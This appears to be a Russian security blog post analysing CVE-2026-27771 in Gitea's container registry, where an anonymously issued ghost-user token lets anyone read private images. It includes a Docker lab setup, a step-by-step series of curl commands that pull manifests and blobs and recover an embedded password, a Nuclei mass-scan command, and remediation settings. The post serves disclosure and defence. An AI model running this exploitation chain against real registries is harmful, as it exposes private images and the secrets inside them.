Разбор уязвимости CVE-2026-27771 в Gitea
- Дата
- Обновлено
- Чтение
- ~5 мин

Введение
На одном из недавних проектов нам в очередной раз попался self-hosted Gitea. Nuclei показал возможность эксплуатации CVE-2026-27771, уязвимости, которая была опубликована и исправлена в мае этого года.
При определенных обстоятельствах уязвимость позволяет получить токен Ghost-пользователя (анонимного пользователя), а затем с его помощью прочитать манифест приватного образа или скачать сам образ, включая зашитые в него секреты.
При этом на сервере была установлена обновленная версия Gitea 1.27.2, в которой данная уязвимость должна быть устранена.
Давайте рассмотрим, как устроена уязвимость, почему она возникает, как так получилось, что она не была исправлена и как ее можно воспроизвести на тестовом стенде.
Анализ уязвимых компонентов
Реестр контейнеров Gitea реализует OCI Distribution Specification. По ней клиент аутентифицирует запросы к реестру с помощью токена доступа. Как выяснилось, такой токен доступа можно получить без предоставления реальных учетных данных, он выдается на Ghost-пользователя с идентфикатором UserID: -1, пользователя, который зарезервирован в Gitea под удаленные учетные записи.
Для этого необходимо отправить запрос к конечной точке /v2/token. Например, запрос на получение токена выглядит так: https://<gitea.domain>/v2/token?service=container_registry&scope=*.
Токен, который /v2/token?, выданный на Ghost-пользователя, внутри выглядит так:
{"exp":1793954501,"nbf":1793868101,"UserID":-1,"Scope":"","ActionsUserTaskID":0}UserID: -1 – зарезервированный Ghost-пользователь.
Scope: "" – область доступа пустая.
Токен подписан секретом самого сервиса, так что подделывать ничего не нужно: сервер сам выдает корректную подпись на любой анонимный запрос, и живет такой токен сутки (exp - nbf = 86400).
Scope у токена пустой, но на чтение это не влияет: доступ предоставляется не по нему. За решение о предоставлении доступа на чтение отвечают три функции:
Authenticate()        – routers/api/packages/container/container.go
ReqContainerAccess()  – routers/api/packages/container/container.go
GetRepositories()     – models/packages/container/search.go
При конфигурации по умолчанию метод Authenticate() может выдавать токен доступа, привязанный к системному пользователю ghost (UserID: -1). Это происходит, когда запрос выполняется без аутентификации (ctx.Doer == nil), а параметр RequireSignInView отключен (false).
Метод ReqContainerAccess() отсекает доступ по Ghost-токену только при RequireSignInView=true и только на конечной точке /v2/_catalog. При этом на ресурсы manifests, blobs и tags/list это не распространяется.
А метод GetRepositories() фильтрует каталог через BuildCanSeeUserCondition(actor) – по тому, виден ли запросившему пользователю владелец пакета (профиль или организация). При чтении образов работает тот же принцип.
Вот так будет выглядеть вся цепочка, которую можно пройти анонимно при вышеописанной конфигурации:
/v2/– проверка доступности;/v2/token– выдача токена;/v2/_catalog– список всех репозиториев;/v2/{name}/tags/list– теги образа;/v2/{name}/manifests/{reference}– манифест со списком слоев;/v2/{name}/blobs/{digest}– сам слой.
Таким образом, если у владельца пакета установлен статус его видимости public, токен, выданный от имени пользователя ghost, позволяет выполнять перечисленные запросы и получать соответствующие данные без аутентификации под действующей учетной записью. При уровнях видимости limited и private доступ к этим ресурсам ограничен: аналогичные запросы завершаются ошибкой 401 reqPackageAccess.
Как устранена уязвимость
В версии Gitea 1.26.2, где CVE формально была закрыта, добавили метки private/internal. Проверку видимости на эндпоинтах чтения так и не добавили.
Мы подняли стенд с Gitea 1.27.2 – эта версия значительно новее той, в которой добавили «исправления» – и реестр по-прежнему отдавал приватные образы анонимно, пока владелец пакета имеет публичный профиль. Просто обновление Gitea с 1.26.1 на 1.27.2 ничего не изменило: обе версии Gitea отдали образ и информацию о нем.
Демонстрация уязвимости:
Как развернуть стенд у себя
Проще всего развернуть уязвимый стенд в Docker. Для демонстрации возьмем версию Gitea 1.27.2, чтобы продемонстрировать, что простое обновление не позволит полноценно защититься от этой уязвимости.
Подготовка
Используйте файл docker-compose.ymlсо следующим содержимым для запуска контейнера с уязвимой версией Gitea:
services:
  gitea-1272:
    image: gitea/gitea:1.27.2
    container_name: gitea-1272
    environment:
      GITEA__server__ROOT_URL: "<http://localhost:3002/>"
      GITEA__server__HTTP_PORT: "3000"
      GITEA__security__INSTALL_LOCK: "true"
      GITEA__packages__ENABLED: "true"
      GITEA__service__REQUIRE_SIGNIN_VIEW: "false"
    ports: ["3002:3000"]
    volumes: ["gitea1272-data:/data"]

volumes:
  gitea1272-data:
docker compose up -dДальнейшая настройка
В контейнере создаем пользователей admin и victim. Учетную запись victim оставляем публичной. Затем собираем минимальный образ с “секретами” (пароль в переменной окружения и файл /app/secret.txt) и пушим его от имени жертвы.
image/Dockerfile:
FROM busybox:1.36
LABEL org.cve.lab="CVE-2026-27771 demo private image"
COPY secret.txt /app/secret.txt
ENV DB_PASSWORD=super-secret-db
CMD ["cat", "/app/secret.txt"]
Далее в подготовленном контейнере добавим администратора gitea_admin и пользователя victim с видимостью профиля public, затем соберем демонстрационный образ secret-app и опубликуем его в реестре под victim:
docker compose exec -u git -T gitea-1272 gitea admin user create \
  --admin --username gitea_admin --password 'Adm1n_pass_123' \
  --email admin@example.com --must-change-password=false

curl -s -u gitea_admin:Adm1n_pass_123 -H 'Content-Type: application/json' \
  -X POST "<http://localhost:3002/api/v1/admin/users>" \
  -d '{"username":"victim","email":"victim@example.com","password":"Victim_pass_123","must_change_password":false,"visibility":"public"}'

echo 'Victim_pass_123' | docker login "localhost:3002" -u victim --password-stdin
docker build -t "localhost:3002/victim/secret-app:1.0" image/
docker push "localhost:3002/victim/secret-app:1.0"
docker logout "localhost:3002"
Эксплуатация
Выполним запрос к конечной точке /v2/ и убедимся, что нам придет в ответ ошибка аутентификации UNAUTHORIZED:
curl -si <http://localhost:3002/v2/>WWW-Authenticate: Bearer realm="<http://localhost:3002/v2/token",service="container_registry",scope="*>"
Далее получаем Ghost-токен доступа для выполнения последующих запросов:
TOKEN=$(curl -s "<http://localhost:3002/v2/token?service=container_registry&scope=*>" | jq -r .token)
Перечисляем все репозитории реестра:
curl -s -H "Authorization: Bearer $TOKEN" <http://localhost:3002/v2/_catalog> | jq
Смотрим теги конкретного репозитория:
curl -s -H "Authorization: Bearer $TOKEN" <http://localhost:3002/v2/victim/secret-app/tags/list> | jq
Теперь с учетом полученных данных можем запросить манифест:
curl -s -H "Authorization: Bearer $TOKEN" \
  -H "Accept: application/vnd.docker.distribution.manifest.v2+json" \
  <http://localhost:3002/v2/victim/secret-app/manifests/1.0> | jq
Теперь мы можем прочитать конфигурацию образа (также можно анализировать каждый слой)
curl -s -H "Authorization: Bearer $TOKEN" \
  <http://localhost:3002/v2/victim/secret-app/blobs/><config-digest> | jq '.'
Таким образом, например, можно прочитать секреты:
{
  "Env": [
    "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin",
    "DB_PASSWORD=super-secret-db"
  ],
  "Cmd": ["cat", "/app/secret.txt"]
}
Пример с извлечением конкретного слоя:
curl -s -H "Authorization: Bearer $TOKEN" <http://localhost:3002/v2/victim/secret-app/blobs/><LAYER>Аналогично мы можем получить образ с помощью docker:
docker pull localhost:3002/victim/secret-app:1.0 && docker run --rm localhost:3002/victim/secret-app:1.0Как проверить в своей инфраструктуре
Для массовой проверки можно использовать утилиту Nuclei со встроенным шаблоном CVE-2026-27771. Данный шаблон позволяет выполнить запрос на получение токена для Ghost-пользователя и с ним получить список всех доступных ему репозиториев.
Чтобы просканировать список хостов только этим шаблоном, выполните команду:
nuclei -l targets.txt -t cve-2026-27771.yamlРекомендации по устранению
- Выставить
REQUIRE_SIGNIN_VIEW = trueв секции[service]файлаapp.ini. Это отключает выдачу анонимного токена. - Обновиться до 1.26.2 или новее, но нужно помнить, что само по себе обновление анонимный доступ не закрывает.
- Если реестр был доступен снаружи – считать, что образы уже утекли, необходимо выполнить ротацию секретов, которые в них попадали.
- Владельцев критичных образов (пользователей и организации) выставить значение в
limitedилиprivate. Тогда ghost-пользователь не сможет получить до них доступ.
Для того, чтобы изменить видимость своей учетной записи самостоятельно, необходимо:
- Зайти в свой профиль, перейти в Settings (Настройки).
- На вкладке профиля (Profile) в поле Visibility (Видимость) нужно выбрать нужное: Public (виден всем, включая анонимных пользователей), Limited (только залогиненным пользователям), Private (только вам и администраторам).
Также это может выполнить администратор.
Администратор может выставить настройки видимости по умолчанию для новых пользователей с помощью DEFAULT_USER_VISIBILITY и ограничить доступные режимы через ALLOWED_USER_VISIBILITY_MODES в конфигурационном файле app.ini.
[service]
REQUIRE_SIGNIN_VIEW = true
ALLOWED_USER_VISIBILITY_MODES = private, limited
DEFAULT_USER_VISIBILITY = private